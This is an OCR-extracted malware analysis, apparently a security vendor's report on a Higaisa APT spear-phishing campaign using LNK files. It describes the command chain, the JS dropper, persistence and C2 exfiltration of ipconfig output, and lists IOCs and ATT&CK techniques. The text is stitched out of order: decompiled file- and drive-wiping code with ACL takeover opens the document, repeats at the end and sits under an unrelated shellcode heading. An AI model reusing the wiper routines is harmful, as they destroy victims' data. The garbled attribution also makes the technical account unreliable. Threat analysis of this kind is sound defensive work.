
The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.




```
v34[4] = 0;
v34[5] = 0;
FindFirstFileA = retrieve_api_func(dll_name, v26);
strcpy(v20, "FindNextFileA");
FindNextFileA = retrieve_api_func(dll_name, v20);
CreateFileA = 0;
strcpy(v10, "CreateFileA");
CreateFileA = retrieve_api_func(dll_name, v10);
GetFileSize = 0;
strcpy(v15, "GetFileSize");
GetFileSize = retrieve_api_func(dll_name, v15);
strcpy(v27, "LocalAlloc");
LocalAlloc = retrieve_api_func(dll_name, v27);
SetFilePointer = 0;
strcpy(v24, "SetFilePointer");
SetFilePointer = retrieve_api_func(dll_name, v24);
WriteFile = 0;
strcpy(v36, "WriteFile");
WriteFile = retrieve_api_func(dll_name, v36);
LocalFree = 0;
strcpy(v25, "LocalFree");
LocalFree = retrieve_api_func(dll_name, v25);
CloseHandle = 0;
strcpy(v12, "CloseHandle");
CloseHandle = retrieve_api_func(dll_name, v12);
strcpy(v37, "FindClose");
FindClose = retrieve_api_func(dll_name, v37);
first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
